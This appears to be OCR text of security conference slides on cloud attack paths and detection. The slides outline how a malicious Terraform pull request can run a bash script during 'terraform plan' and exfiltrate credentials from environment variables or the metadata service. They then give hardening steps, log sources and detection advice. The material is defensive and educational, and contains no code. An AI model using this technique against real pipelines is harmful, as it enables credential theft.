
Enabling devs to move at speed often means system architectures and controls are not well hardened

Automatic IaC Deployments

IaC changes often automatically deployed after merging – can we bypass approvals process?



Terraform Cloud Exploitation



Attacker

Pull Request

Opening a GitHub Pull Request triggers Terraform Cloud actions

Terraform Cloud

Terraform Plan

Terraform Cloud runs **terraform init** + **terraform plan**, executing all Terraform code in the process. Posts plan results back to GitHub pull requests as a comment

Terraform Cloud

Code Exec

external resource type references a bash script, which is executed by **terraform plan**

Attacker

Steal Creds

Bash script can steal and exfiltrate credentials to attacker. Common to find credentials in:

- Environment vars
- Metadata service

Pipeline Hardening

01 Code Scan IaC

Analyse IaC for malicious code on pull request before triggering TFC

02 Four Eyes Checks

Enforce approval on all merges into master

03 Pipeline Assessments

Treat SCM and CI/CD as crown jewels, threat model and pentest accordingly

04 Reduce Attack Surface

Standardise tooling, disable unneeded components

Detection

W/TH secure

How Cloud Detection Differs

UNCERTAINTY OF MALICIOUS INTENT

Fewer actions in the cloud are obviously bad compared to on-premise, making generic detection rules harder

CONTEXT IS KEY

Anomalies will vary by environment. Behavioral analytics are important here, so is developing environment-specific alerting.


GAINING VISIBILITY IS EASIER

Org-wide CloudTrail, etc. makes it easier to gain visibility into much of your estate. Shadow IT now the primary issue, rather than coverage of known assets.

ATTACKERS AUTOMATE

Attackers leveraging scripted attacks to abuse stolen credentials for cryptocurrency mining. With an API-driven attack surface by-design, it's easier to automate targeted attacks too.

Cloud Services



🤷

SOFTWARE

AS A SERVICE

GitHub, Okta, CircleCI

- CloudTrail + Object-level Data Events
- Azure Audit Logs etc

PLATFORM

AS A SERVICE

Lambda, S3

- EDR / VPC Flow Logs / CloudTrail
- App Logs

INFRASTRUCTURE

AS A SERVICE

EC2

← Administrative Requirements of the Customer →

Data Sources

SOURCE	BENEFIT
Control Plane audit logs (CloudTrail, Audit Log etc)	**Visibility of all administrative actions**
Service Specific Logs (storage access logs, function executions, KMS key access etc.)	**Shows access and usage of specific resources and services, which may help to track lateral movement or actions on objective**
Cloud-native detection services	Detection of known bad activity
API Gateway/WAF Logs	Identify malicious requests to applications
Network flow logs	Identify anomalous traffic by source/destination, volumes
System logs from any VMs	Grants OS-level visibility of potential attacker activity
Endpoint Detection and Response agents in VMs	Detects malicious activity within VMs as with on premises
Application logs	Provides app-specific contextual information

Telemetry Format Variation

Totally unstandardised at present


Increases effort requirements to integrate different platforms

Cloud infra usually well covered, SaaS much less so

SIEM may not support SaaS out of the box, you need a translation layer

Open Cybersecurity Schema Framework should help!

App Architecture Supports Detection



WITH secure


INTERNAL

Key Security Controls

W/TH secure

INTERNAL

Strong Identity Controls



01 Enforce Multi-Factor Authentication (MFA) everywhere

